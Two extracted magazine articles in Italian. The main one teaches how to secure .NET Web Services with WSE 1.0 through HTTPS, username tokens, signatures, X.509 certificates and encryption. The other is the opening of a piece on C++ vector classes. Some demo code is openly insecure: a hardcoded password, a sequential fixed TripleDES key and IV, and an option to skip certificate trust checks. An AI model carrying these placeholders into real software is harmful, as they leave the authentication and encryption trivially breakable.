



Fig. 1: *Trace di un messaggio in chiaro.*

passano in rete) per rendersi conto del fatto che il contenuto dei messaggi *da* e *per* il Web Service è visibile e modificabile da chiunque, con pochissima fatica. Per le prove abbiamo utilizzato il *Trace Tool* fornito assieme al *Microsoft SOAP Toolkit 3.0.* Il *Trace Tool* funziona come un filtro tra il chiamante e il servizio. Quando si configura il tool bisogna impostare la porta su cui ascolta (ad esempio la 8080) e la porta verso cui invia le richieste (ad esempio la porta 80). Poi bisogna modificare il client per puntare alla porta del tool, al posto della porta del servizio. In Fig. 1 si vede la prova del trace di un messaggio inviato al Web Service. Si vede chiaramente il contenuto dei tag *OriginalMessageId* e *OptionalMessage.*

SICUREZZA POINT-TO-POINT

Per rendere sicuro il servizio, la soluzione più semplice è quella di utilizzare la sicurezza fornita dal Web Server, in questo caso IIS. Si può impostare l'utilizzo di HTTPS (installando un certificato digitale sul server), e abilitare l'autenticazione dei client (impostando per esempio sul server la *basic authentication,* che è sicura solo su HTTPS). Per installare il certificato e configurare l'autenticazione, bisogna aprire l'*Internet Service Manager,* selezionare il sito che interessa, tasto destro, proprietà, e selezionare la *tab Directory Security* (Fig. 2). A questo punto premendo il tasto *Edit* più in alto si può configurare l'autenticazione, disabilitando l'accesso anonimo e impostando il metodo scelto, mentre premendo *Server Certificate* si lancia il Wizard per la richiesta e l'installazione del certificato. Il certificato andrà richiesto ad una *certification authority* o potrà essere autogenerato (per prova) tramite uno dei tool reperibili su Internet, o tramite i *Certificate Services* di Windows Server (se installati). Una volta configurato il server, bisogna modificare il client per passare le credenziali di un utente abilitato, per poter utilizzare il servizio.






Fig. 2: *Impostazioni di sicurezza dell'applicazione Web.*

```
Dim networkCredentials As New
        Net.NetworkCredential("username", "password")
    TransferSvc.Credentials = networkCredentials
```

Anche la URL del servizio andrà modificata, introducendo HTTPS al posto di http. Questo livello di sicurezza viene definito *Point-to-Point,* in quanto è sicuro solo il canale di trasmissione: se ci sono più tratte, il messaggio viene decodificato al termine di ogni tratta, permettendo anche modifiche non autorizzate. Per ottenere un livello di sicurezza superiore bisogna adottare un protocollo che permetta di ottenere una sicurezza *End-to-End,* dove il messaggio viene protetto dall'inizio alla fine del percorso, anche se questo è composto da più tratte.

LA SICUREZZA END-TO-END

WS-Security fornisce tre servizi per garantire la sicurezza: propagazione del *security token,* integrità e confidenzialità del messaggio. Il primo servizio consente di inviare le credenziali di sicurezza senza doversi legare ai meccanismi del Web Server. Queste credenziali possono essere una coppia username/password, un certificato X.509 o un token binario.
Il secondo servizio serve per garantire che il messaggio non è stato alterato da nessuno nel percorso intermedio. Il messaggio viene firmato digitalmente dal mittente e verificato dal ricevente. Il terzo servizio serve per proteggere il contenuto del messaggio da letture non autorizzate. Il messaggio può essere cifrato tutto o solo in parte, a seconda delle esigenze di confidenzialità.


AUTENTICHIAMO IL SERVIZIO E FIRMIAMOLO

È possibile autenticare il nostro servizio (senza certificati digitali) attraverso *WS-Security,* inviando un *Token* di autenticazione dal client al server.
Il *Token* di autenticazione ha vari formati:

- *Username* da solo, assolutamente non sicuro.
- *Username* e *password* in chiaro, assolutamente non sicuro, ed espone la password in chiaro.
- *Username* e *Hash* della password, assolutamente non sicuro, chiunque intercetta l'*Hash* è come se avesse la password…
- *Username, Hash* della *password, Nonce* e *data di creazione.*

L'unica opzione che può essere resa sicura è l'ultima, in cui l'*Hash* non include solo della password, ma contiene anche la data di creazione e una stringa casuale, chiamata *Nonce,* che identifica in maniera univoca la richiesta.
Per evitare che qualcuno riutilizzi le informazioni per autenticarsi, è possibile impostare un timeout di validità del messaggio (facendo attenzione alla possibile mancanza di sincronizzazione tra gli orologi di client e server, che farebbe rifiutare messaggi buoni), ed inoltre è possibile tenere traccia dei *Nonce* ricevuti (almeno nel loro periodo di validità) e buttare via le richieste che hanno un *Nonce* già utilizzato. In questo ultimo caso, rimane la possibilità che il messaggio buono arrivi dopo il messaggio falso, quindi bisognerebbe trovare un modo per invalidare anche messaggi già ricevuti. Per inviare un *Token* di autenticazione testuale con *Username, Hash, Nonce* e data bisogna prima creare un oggetto della classe *Microsoft.Web.Services.Security.UsernameToken* e aggiungerlo alla collezione dei *Token* del proxy generato dal *WSE Settings Tool.* Nel nostro esempio (che riprende quello della puntata precedente) leggiamo *username* e *password* dalla form principale dell'applicativo client:

```
If Me.txtUsername.Text <> "" Then
    If Me.txtPassword.Text <> "" Then
        Dim usernameToken As New UsernameToken(
                Me.txtUsername.Text, Me.txtPassword.Text,
                        PasswordOption.SendHashed)
        TransferSvc.RequestSoapContext.Security
                        .Tokens.Add(usernameToken)
    Else
        MessageBox.Show("Devi inserire la Password")
        Exit Sub
    End If
End If
```

La verifica della corrispondenza tra *Username,*

MS SOAP TOOLKIT 3.0

Il supporto al SOAP Toolkit 3.0 terminerà il 1 Luglio 2004. Da quel momento l'unico strumento supportato ufficialmente per lo sviluppo di Web Service su piattaforma Microsoft rimarrà il .NET Framework. Non è chiaro se rimarrà disponibile per il download o sarà completamente ritirato. Affrettatevi a scaricarlo!

NOTA

WSE 2.0 – ORMAI CI SIAMO!

Al momento della scrittura dell'articolo il *Web Service Enhancements for .NET 2.0* è stato dichiarato *Code Complete*. Questo significa che lo sviluppo è stato completato, e che è iniziata la fase di stabilizzazione. Questa fase prevederà il rilascio di versioni *Release Candidate* (non si sa se saranno disponibili per tutti o solo per alcuni beta tester) per verificare che tutto funziona come dovrebbe. Probabilmente nel momento in cui leggerete l'articolo il prodotto sarà già stato rilasciato, o comunque il rilascio sarà imminente. Ecco le novità principali:

- **Supporto di *WS-Addressing* (al posto di *WS-Routing*)**
- **Supporto di *OASIS WSS (Web Service Security)***
- **Supporto di *WS-Trust, WS-Policy* (e famiglia…), *WS-SecureConversation,* etc…**
- **Introdotta l'integrazione con *Kerberos***
- **Supporto della messaggistica su *TCP* e *UDP***
- **Migliorata l'estensibilità.**

La convivenza con la versione 1.0 è garantita sia dal fatto che l'assembly ha un numero di versione differente, sia perchè il namespace è stato rinominato in *Microsoft.Web.Services2,* per consentire di usare entrambi gli strumenti all'interno dello stesso progetto. Comunque le modifiche al codice scritto per la versione uno non sono molte, e l'installazione *side-by-side* delle due versioni garantisce il funzionamento dei vecchi progetti.

NOTA

ALTRI TOOL DI TRACING DEI WEB SERVICES

Il progetto *Axis* di Apache contiene un tool scritto in Java per il *Tracing* dei Web Service. Anche sul sito www.pocketsoap.com c'è un ottimo tool per Windows.





Fig. 3: ***WSE Settings Tool, impostazioni di sicurezza.***

NOTA

WSE PER IL COMPACT FRAMEWORK

WSE non è ufficialmente disponibile per il *.NET Compact Framework*. È però disponibile una libreria di terze parti chiamata *spWSE* che fornisce il supporto per *WS-Security* e per *WS-Attachments/DIME*: http://www.brains-n-brawn.com/spWse

Hash, Nonce e data di creazione avviene automaticamente lato server, attraverso una classe da noi costruita, che implementa l'interfaccia *PasswordProvider,* che nel metodo *GetPassword* dato lo *username* restituisce la *password* associata, in modo che WSE possa verificarla.

```
Public Class TransferPasswordProvider
    Implements Microsoft.Web.Services.Security.
                                    IPasswordProvider
    Public Function GetPassword(ByVal token As
         Microsoft.Web.Services.Security.UsernameToken)
         As String Implements Microsoft.Web.Services.
                Security.IPasswordProvider.GetPassword
      If token.Username = "Pippo" Then
           Return "Pluto"
      End If
    End Function
End Class
```

La classe va poi registrata nel *Web.config* in modo che WSE possa utilizzarla. Per registrarla utilizzeremo il *WSE Settings tool,* facendo tasto destro sul progetto *TransferSecureSvc* e selezionando *WSE Settings…,* come in Fig. 3. Naturalmente nella classe che verifica la *Password* bisognerà ad esempio leggere la *Password* da un DB dato lo *Username,* controllare che il *Nonce* non sia stato già usato, ecc… In questo caso la copia *Username* e *Password* è inserita nel codice per semplicità.

FIRMIAMO IL MESSAGGIO CON IL TOKEN DI AUTENTICAZIONE

Autenticare un messaggio non è comunque sufficiente. Bisogna firmarlo digitalmente in modo da garantire che non venga manomesso. Lato client basta creare una firma usando la classe *Microsoft.-Web.Services.Security.Signature* e aggiungerla alla collezione degli elementi di sicurezza del proxy.

```
Dim signature As New Signature(usernameToken)
TransferSvc.RequestSoapContext.Security.Elements.
                                     Add(signature)
```

Lato server bisogna controllare la presenza della firma, ciclando sulla collezione degli elementi di sicurezza:

```
Dim requestContext As SoapContext =
                    HttpSoapContext.RequestContext
If requestContext Is Nothing Then
    Throw New ApplicationException("This service can
                         be called only via SOAP!")
End If
Dim senderName As String = ""
If requestContext.Security.Elements.Count = 0 Then
    Throw New ApplicationException("Missing signature!")
End If
For Each element As Object In
                    requestContext.Security.Elements
    If TypeOf (element) Is Signature Then
        Dim signature As Signature = CType(element,
                                         Signature)
        If signature Is Nothing Then
            Throw New ApplicationException("Missing
                                        signature!")
        Else
            If (signature.SignatureOptions And Signature
                Options.IncludeSoapBody) <> 0 Then
                If TypeOf (signature.SecurityToken) Is
                                  UsernameToken Then
                    senderName = CType(signature
                         .SecurityToken, UsernameToken
                                        ).Username
                Else
                    Throw New ApplicationException(
                              "Missing signature!")
                End If
            End If
        End If
    End If
Nex
If senderName = "" Then
    Throw New ApplicationException("Missing sender
                                          name!")
End If
```

Un controllo fondamentale è quello di verificare che la firma includa il *Body* del messaggio Soap, per evitare la presenza di elementi contraffatti.

GARANTIAMO IDENTITÀ E INTEGRITÀ CON UN CERTIFICATO

Per avere una sicurezza maggiore, ed evitare problemi di "riutilizzo" dello *Username*, dell'*Hash* e del *Nonce* prima della scadenza del *timeout,* si possono utilizzare i certificati digitali. WSE è in grado di verificare che la firma di un messaggio ottenuta utilizzando la chiave privata di un certificato corrisponda

al certificato stesso. Il certificato digitale può risiedere sul server o può essere allegato al messaggio, per maggiore comodità. In questo caso l'autenticazione può essere fatta verificando le credenziali inserite nel certificato. La modifica da fare al client prevede il recupero della lista dei certificati dallo store dell'utente, per popolare un *ComboBox:*

```
Private Sub Form1_Load(ByVal sender As System.Object,
    ByVal e As System.EventArgs) Handles MyBase.Load
    'Prepara ComboBox per Autenticazione
    Me.cmbCertificates.Items.Add("Use username/password")
    Me.cmbCertificates.SelectedIndex = 0
    Me.signingCertificateStore =
        X509.X509CertificateStore.CurrentUserStore(
                X509.X509CertificateStore.MyStore)
    Me.signingCertificateStore.OpenRead()
    For Each cert As X509.X509Certificate In
            Me.signingCertificateStore.Certificates
        Me.cmbCertificates.Items.Add(cert.GetName())
    Next
    Me.signingCertificateStore.Close()
End Sub
```

Al momento dell'invio del messaggio, viene verificato se l'utente ha selezionato l'invio con *Username* e *Password*, nel qual caso si usa il codice precedente. In caso contrario si crea un Token a partire dal certificato, e poi si crea la firma digitale.

```
Dim certificate As X509.X509Certificate
Me.signingCertificateStore.OpenRead()
certificate = CType(Me.signingCertificateStore.Certificates(
            Me.cmbCertificates.SelectedIndex - 1),
                    X509.X509Certificate)
Me.signingCertificateStore.Close()
Dim certToken As New X509SecurityToken(certificate)
TransferSvc.RequestSoapContext.Security.Tokens.Add(
                                        certToken)
Dim signature As New Signature(certToken)
TransferSvc.RequestSoapContext.Security.Elements.
                                    Add(signature)
```

Sul server la verifica che il certificato corrisponda alla firma viene fatta in automatico da WSE, che verifica anche che il certificato sia stato rilasciato da una certification authority di cui il sistema si fida. Spetta comunque a noi verificare che ci sia almeno una firma. La funzionalità già presente viene cosi modificata:

```
If (signature.SignatureOptions And
        SignatureOptions.IncludeSoapBody) <> 0 Then
    If TypeOf (signature.SecurityToken) Is
                            UsernameToken Then
        senderName = CType(signature.SecurityToken,
                    UsernameToken).Username
    ElseIf TypeOf (signature.SecurityToken) Is
                            X509SecurityToken Then
        senderName = CType(signature.SecurityToken,
                            X509SecurityToken)
        .Certificate.GetName
    Else
        Throw New ApplicationException("Missing signature!")
    End If
End If
```

In questo caso il nome dell'utente viene estratto direttamente dal certificato.



NOTA

CONFIGURAZIONE SERVER

L'account con cui gira ASP.NET (ad esempio l'utente ASP.NET) deve poter accedere alla cartella *"C:\Documents and Settings\All Users\Application Data\Microsoft\Crypto\RSA \MachineKeys"* (o l'equivalente nelle versioni italiane). Questo per permettergli l'accesso allo store dei certificati della macchina, dove dovranno essere installati i certificati da usare lato server. WSE verifica sempre che un certificato sia trusted, a meno di impostare *<x509 verifyTrust="false" />* nell'elemento *security* dentro a *microsoft.web. services* nel file *Web.config*. Questa configurazione può essere fatta anche tramite il *WSE Settings Tool.* Lato client i certificati vengono ricercati dal codice nello store dell'utente loggato. Per maggiori informazioni si faccia riferimento alla documentazione di WSE 1.0 al capitolo *"Managing X.509 Certificates"*

CIFRIAMO IL MESSAGGIO

Anche per cifrare il messaggio abbiamo a disposizione più sistemi. Il primo sistema consiste nell'utilizzare la stessa chiave e lo stesso algoritmo di cifratura sia sul client, sia sul server (usando un algoritmo a chiave simmetrica). In questo caso bisogna preparare una chiave, associarla ad un algoritmo di cifratura, e dargli un identificativo (da usare lato server per ricostruirla). Tutte queste operazioni sul client vengono fatte da una funzione:

```
Private Function GetSimmetricKey() As EncryptionKey
    'Le chiavi più sicure del mondo...
    Dim key As Byte() = {0, 1, 2, 3, 4, 5, 6, 7, 8, 9,
                        10, 11, 12, 13, 14, 15}
    Dim iv As Byte() = {0, 1, 2, 3, 4, 5, 6}
    'In questo esempio usiamo il TripleDES
    Dim algorithm As New TripleDESCryptoServiceProvider
    algorithm.Key = key 'Chiave
    algorithm.IV = iv 'Vettore di inizializzazione
    'Creiamo la chiave
    Dim returnKey As New SymmetricEncryptionKey(
                        algorithm, algorithm.Key)
    'La KeyInfo serve per descrivere la chiave a chi la
                            deve recuperare
    Dim keyInfo As New KeyInfoName
    keyInfo.Value = "http://tempuri.org/TransferSecure/Key"
    returnKey.KeyInfo.AddClause(keyInfo)
```

```
    Return returnKey
End Function
```

A questo punto è sufficiente recuperare la chiave, preparare un elemento per cifrare i dati e associarlo al proxy del servizio:

```
'Recupera la chiave
Dim key As EncryptionKey = GetSimmetricKey()
'Imposta la cifratura
Dim encryptedData As New EncryptedData(key)
'La aggiunge al messaggio
TransferSvc.RequestSoapContext.Security.Elements.
                                    Add(encryptedData)
```

Naturalmente, il server deve conoscere la chiave e l'algoritmo. Come per l'autenticazione, anche per la decifrazione bisogna preparare una classe che implementa una particolare interfaccia e registrarla tramite il *WSE Settings Tool* (nella stessa pagina).

```
Public Class TransferDecryptionKeyProvider
    Implements IDecryptionKeyProvider
Public Function GetDecryptionKey(ByVal algorithmUri
              As String, ByVal keyInfo As System.Security
          .Cryptography.Xml.KeyInfo) As Microsoft.Web.
              Services.Security.DecryptionKey Implements
                        Microsoft.Web.Services.Security
            .IDecryptionKeyProvider.GetDecryptionKey
    'Ricerchiamo la chiave con il nome corretto
    For Each clause As KeyInfoClause In keyInfo
        If TypeOf (clause) Is KeyInfoName Then
            If CType(clause, KeyInfoName).Value =
                "http://tempuri.org/TransferSecure/Key" Then
                'Le chiavi più sicure del mondo...
                Dim key As Byte() = {0, 1, 2, 3, 4, 5, 6,
                            7, 8, 9, 10, 11, 12, 13, 14, 15}
                Dim iv As Byte() = {0, 1, 2, 3, 4, 5, 6}
                'In questo esempio usiamo il TripleDES
                Dim algorithm As New
                            TripleDESCryptoServiceProvider
                algorithm.Key = key 'Chiave
                algorithm.IV = iv 'Vettore di inizializzazione
                'Creiamo la chiave
                Dim returnKey As New Symmetric
                    DecryptionKey(algorithm, algorithm.Key)
                Return returnkey
            End If
        End If
    Next
End Function
End Class
```

NOTA

WSE SETTINGS TOOL

La documentazione del *WSE Settings Tool* è un file HTML presente nella cartella *Unsupported\WSE Settings* dentro la cartella dove viene installato il WSE. Il file non viene linkato da nessuna parte, quindi vi consiglio di aggiungerlo allo start menu nella sezione del WSE.

Come si vede, bisogna ciclare tra le *clause* della *KeyInfo*, e se la clause è il nome della chiave, si estrae il valore e lo si confronta. In caso di corrispondenza, bisogna creare la chiave per decriptare, con lo stesso algoritmo e la stessa chiave usata per cifrare. In Fig. 4 si vede l'esempio di un messaggio firmato e cifrato con un la chiave da noi creata. Si vede chiaramente che il contenuto del messaggio è irriconoscibile. Si vede anche che la risposta resta in chiaro, non essendo noi intervenuti sul server mentre genera la risposta.

CIFRIAMO UN MESSAGGIO USANDO UN CERTIFICATO DIGITALE

L'utilizzo di una chiave comune indebolisce la sicurezza del sistema. Anche in questo caso è possibile utilizzare un certificato digitale, ed in particolare la sua coppia di chiavi (pubblica/privata). In verità, non è il messaggio ad essere cifrato con le chiavi del certificato. WSE genera automaticamente una chiave simmetrica, la usa per cifrare il messaggio (operazione molto meno costosa in termini temporali), la cifra (utilizzando la chiave del certificato) e la invia assieme al messaggio. Quando il messaggio viene ricevuto, la chiave viene decifrata usando il certificato, e poi viene usata per decifrare il messaggio stesso.

Prepariamo quindi un ComboBox per scegliere l'algoritmo di cifratura (nessuno, a chiave condivisa, con certificato), sempre nel *Form_Load*:

```
'Prepara ComboBox per Cifratura
Me.cmbEncCertificates.Items.Add("Don't encrypt")
Me.cmbEncCertificates.Items.Add("Use fixed key")
Me.cmbEncCertificates.SelectedIndex = 0
Me.encryptingCertificateStore =
            X509.X509CertificateStore.CurrentUserStore(
                    X509.X509CertificateStore.MyStore)
Me.encryptingCertificateStore.OpenRead()
For Each cert As X509.X509Certificate In
            Me.encryptingCertificateStore.Certificates
Me.cmbEncCertificates.Items.Add(cert.GetName())
Next
Me.encryptingCertificateStore.Close()
```


```
host at port 8080, destination port 80]
- <soap:Body wsu:Id="Id-ee5a0c50-da26-4eec-9f1f-0ff0e91b585b"
    xmlns:wsu="http://schemas.xmlsoap.org/ws/2002/07/utility">
  - <xenc:EncryptedData Id="EncryptedContent-8d90d813-0dc1-418f-afe7-
      b9a3502cb367" Type="http://www.w3.org/2001/04/xmlenc#Content"
      xmlns:xenc="http://www.w3.org/2001/04/xmlenc#">
      <xenc:EncryptionMethod
        Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
    - <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <KeyName>http://tempuri.org/TransferSecure/Key</KeyName>
      </KeyInfo>
    - <xenc:CipherData>

        <xenc:CipherValue>udtsz/ypF2MwhshiumCWC/NelLyfQViX/9ClzRlL2YLipPRYGqVPXdJsIwn
      </xenc:CipherData>
    </xenc:EncryptedData>
  </soap:Body>
</soap:Envelope>
```


Fig. 4: Trace di un messaggio firmato e cifrato.

Al momento dell'invio, si estrae il certificato, si verifica che sia usabile per la cifratura, si crea il token (utilizzando la chiave presente nel certificato) e lo utilizza per creare la cifratura, da aggiungere poi al proxy del Web Service.

```
Dim certificate As X509.X509Certificate
Me.encryptingCertificateStore.OpenRead()
certificate = CType(Me.encryptingCertificateStore.
        Certificates(Me.cmbEncCertificates.SelectedIndex
                              - 2), X509.X509Certificate)
Me.encryptingCertificateStore.Close()
If (certificate Is Nothing) OrElse
        Not (certificate.SupportsDataEncryption) Then
    MessageBox.Show("Encrypting certificate not valid!")
    Exit Sub
End If
'Crea il token per la cifratura
Dim certToken As New X509SecurityToken(certificate)
'Imposta la cifratura
Dim encryptedData As New EncryptedData(certToken)
'La aggiunge al messaggio
TransferSvc.RequestSoapContext.Security.Elements.
                                      Add(encryptedData)
```

Al momento della ricezione, se WSE riesce a recuperare il certificato (si veda il riquadro per la gestione dei certificati) fa tutto in automatico, decriptando correttamente il messaggio.

FUNZIONALITÀ AVANZATE

Le funzionalità avanzate di *WSE 1.0 SP1* sono legate al fatto di selezionare programmaticamente quali parti del messaggio cifrare, in modo da proteggere ad esempio solo le informazioni sensibili. L'altra funzionalità avanzata riguarda la possibilità di usare un token binario custom sia per l'autenticazione, sia per la cifratura. Lasciamo alla documentazione di WSE la descrizione dell'implementazione di queste funzionalità particolari.

Come rendere sicura la risposta del servizio

Il servizio che abbiamo realizzato accetta chiamate "sicure", ma la risposta che fornisce è quella standard. Per autenticare, firmare e cifrare la risposta si usano stesse classi e stessi metodi usati sul client.

Come rendere sicure le classi che restituiscono password e chiavi?

Se si utilizza l'autenticazione e/o la cifratura senza i certificati, le informazioni sensibili sono memorizzate in classi che sono facilmente richiamabili anche al di fuori del progetto. Per maggiore sicurezza andrebbero messe in assembly creati apposta, magari impostando gli attributi di sicurezza che richiedono che queste classi possano essere chiamate solo da assembly firmati da Microsoft (come quello del WSE). Gli assembly andrebbero poi offuscati in modo da rendere più difficile estrarre le informazioni. Il consiglio è comunque quello di affidarsi ai certificati digitali, che non richiedono tutte queste attenzioni e sono più sicuri.

E GLI ALLEGATI?

Purtroppo per come è stato progettato WSE non è possibile cifrare in automatico gli allegati. Il problema è che gli attachment vengono gestiti in maniera separata dal messaggio XML vero e proprio. L'unica soluzione è quella di intervenire sulle procedure che allegano e che salvano il file introducendo un *CryptoStream* per cifrare e decifrare i dati. Naturalmente si pone poi il problema di quale chiave usare, e di decidere cosa cifrare, se tutto o se qualche file in particolare. Una soluzione semplice è quella di cifrare tutto e di usare una chiave fissa, altrimenti si può passare la chiave come parametro nel messaggio XML (in un header o nel body) e utilizzare WS-Security per cifrarla.

La gestione della sicurezza in questo caso è comunque custom e va implementata apposta sia sul client, sia sul server, portando naturalmente a grossi problemi di interoperabilità.

CONCLUSIONI

Abbiamo visto come utilizzare le feature di WSE 1.0 SP1 per realizzare Web Services sicuri. L'utilizzo di WS-Security permette di ottenere la sicurezza indipendentemente dal protocollo di trasporto. Naturalmente, la sfida per una completa interoperabilità e gestibilità è ancora aperta. Ad esempio, in WSE 1.0 non è prevista l'integrazione con Kerberos per l'autenticazione delle chiamate, e non è ancora possibile indicare ai client che il nostro Web Service richiede la sicurezza, in quanto non viene ne modificato il WSDL, ne vengono gestiti altri sistemi. In futuro, con le prossime versioni di WSE, si potrà finalmente utilizzare *WS-Policy* (nelle sue varianti) per richiedere la sicurezza a priori. C'è da dire che WSE è solo lo strumento che ci porterà (nelle sue varie release) verso *Indigo*, la nuova "piattaforma" Microsoft che ha lo scopo di unificare e sostituire i modelli di programmazione dei Web Service realizzati con ASP.NET, di *.Net Remoting*, degli *Enterprise Services* (COM+) e di MSMQ, per poter realizzare facilmente sistemi Service Oriented. Non è necessario però attendere l'arrivo di Indigo, già ora abbiamo gli strumenti per poter iniziare la trasformazione delle nostre applicazioni...

Lorenzo Barbieri

http://msdn.microsoft.com/webservices

Sono disponibili sia il *WSE 1.0 SP1*, sia il *WSE Settings Tool*, ed inoltre ci sono una serie di articoli e alcuni forum su cui approfondire questi argomenti.

Per qualsiasi delucidazione o informazione vi invito a contattarmi attraverso il mio blog: http://weblogs.asp.net/lbarbieri.

Vettori e matrici per applicazioni fisico-matematiche e di grafica 3D

Un motore per simulazioni fisiche

I primi passi per realizzare un motore di simulazioni fisiche per la descrizione e la manipolazione di corpi rigidi, prevedono la progettazione e lo sviluppo di un'efficiente struttura dati.

Non a caso lo sviluppo di giochi è un lavoro di team. Sicuramente, perché spesso è una mansione complessa che è bene partizionare tra più sviluppatori, ma anche perché richiede ruoli e abilità eterogenee. Nei limiti dello spazio a disposizione, in più tappe, ho tentato, di affrontare il problema da diversi punti di vista, e di dare utili input nell'ambito dei diversi ruoli. Ricordo dalle mail di stima che fu molto apprezzata la disquisizione sulla grafica 3D affrontata con due articoli distinti. In altre occasioni, sono state trattate le questioni legate alle leggi fisiche, ossia ai modelli di descrizione di corpi rigidi, di sistemi di particelle o di semplici punti sottoposti a diversi fenomeni. Anche l'ottica ha avuto il suo spazio nell'interessante effetto acqua, con il quale si simulava la propagazione di una perturbazione su una superficie di acqua nello stato di quiete. Cari lettori, dalla nostalgica premessa, avrete capito qual è la galassia nella quale ci muoveremo: vogliamo aggiungere nuovi tasselli che ci consentano di avere un'ampia e concreta preparazione per la produzione di giochi. Questa volta però intendo proporre un punto di vista che ritorni a vecchie esperienze e affrontare in modo rigoroso le nozioni basilari. Presenterò due classi fondanti il motore fisico che costruiremo. Ricordo che uno dei miei primi articoli trattava le strutture statiche, comunque non orientate ad applicazioni fisiche, per cui mi accingo con interesse a riaffrontare l'argomento con nuovi e importanti *extra*. Nel prossimo numero concluderemo lo studio aggiungendo le classi specifiche per la manipolazione di elementi che si assoggettano alle leggi della meccanica, ovvero i corpi rigidi. Nel rispetto delle nostre abitudini che ci impongono comunque di mantenere a se stanti e indipendenti i due articoli. Esamineremo da un punto di vista numerico la simulazione, esplorando le nozioni matematico geometriche che servono allo scopo.
Segnalo, inoltre, la significativa valenza tecnica del progetto che si avvale di una puntuale realizzazione mediante la OOP nel linguaggio più appropriato, il C++.

LA SCELTA APPROPRIATA

In molti progetti, una scorretta pianificazione delle strutture dati elementari, può rilevarsi inconsistente qualora si vogliano attuare variazioni o si intenda proporre ulteriori sviluppi. Per questo, procedere con progettazione e sviluppo a diversi livelli è un giusto percorso. Per intenderci, si vuole prevedere un oggetto finale "corpo rigido" che abbia tutte le funzioni richieste facilmente manipolabili da un motore 3D. Tale oggetto si baserà su altri più elementari che permettono manipolazioni nello spazio tridimensionale, (tipo rotazione e traslazione) che a sua volta faranno riferimento a oggetti base come vettori e matrici che prevedono le operazioni tipiche della geometria vettoriale, come il prodotto vettoriale e scalare e la normalizzazione. È evidente che una strutturazione così concepita trova la sua naturale implementazione mediante la programmazione orientata agli oggetti (OOP). Così garantiremo chiarezza, flessibilità e potenza. Il C++ è quindi il linguaggio più adatto. Si pensi ad una operazione tra vettori come ad esempio l'interpolazione lineare. Dopo aver sviluppato in modo appropriato una classe vettore, potremo scrivere semplicemente l'espressione:

*const VECTOR v = (1-q)*a + q*b*

L'overloading sugli operatori rende il tutto più comprensibile: addirittura l'espressione assume la stessa forma che scriveremmo matematicamente. Eviteremo quindi, di fare le varie operazioni come chiama-

CODICE SUL CD
I due tipi *VECTOR* e *MATRIX* in versione integrale sono rispettivamente nei file *tvector.cpp* e *tmatrix.cpp*.

te a procedure in un linguaggio non dotato di OOP come il C, oppure il Pascal:

```
VECTOR s1,s2,v
Vmolt(s1,a,1-q)
Vmolt(s2,c,q)
Vsomma(v,s1,s2)
```

NOTA

OOP

È interessante accennare a come si sia passati dalla programmazione fatta di procedure a quella ad oggetti. Nel corso degli anni l'attenzione si è spostata dalle procedure ai dati, vero fulcro del programma, ad essi è stato associato il concetto di information hiding (ovvero, di informazione nascosta). Secondo il nuovo paradigma della programmazione i vari "pezzi" del programma comunicano fra loro attraverso interfacce esterne lasciando privata la struttura interna, separando in modo netto il "cosa fare" con il "come fare", due questioni che se affrontate insieme producono non pochi problemi. Ogni "pezzo" risolve un compito, componendo alcuni pezzi si costruisce un programma completo. Secondo questa filosofia solo raramente è necessario definire o modificare dei pezzi. Tipi di dati astratti con maggiori potenzialità, ossia con l'introduzione del concetto di ereditarietà "in primis", sono gli oggetti. Alla base della OOP vi sono i tre concetti cardine di ereditarietà, polimorfismo e incapsulamento.

Quando si descrive un corpo rigido, non basta riferirsi ad un insieme di punti; è necessaria l'analisi vettoriale che comprende la definizione di vettore e la conseguente manipolazione. A tale scopo è richiesta la conoscenza scolastica dei vettori. Essi sono set di informazioni che indicano ampiezza (modulo), direzione, punto di applicazione e verso. Le operazioni comuni tra vettori sono la somma e la differenza. Rispetto ad una costante (scalare) si può fare il prodotto e la divisione. Inoltre, molto importanti sono operazioni come il prodotto vettoriale e il prodotto scalare: entrambi moltiplicano tra loro due vettori ma generano rispettivamente un vettore o un numero. Con il prodotto scalare riusciamo a stabilire se due vettori sono tra loro perpendicolari (se il risultato è zero) o meno (se il risultato è diverso da zero). Normalizzare significa prendere un vettore e mantenendo le tre caratteristiche di punto di applicazione, verso e direzione portare a 1 il modulo. E così via le altre operazioni che esamineremo come codice di seguito.





Fig. 1: *Vettore definito nello spazio 3D.*

STRUTTURA DELLA CLASSE VECTOR

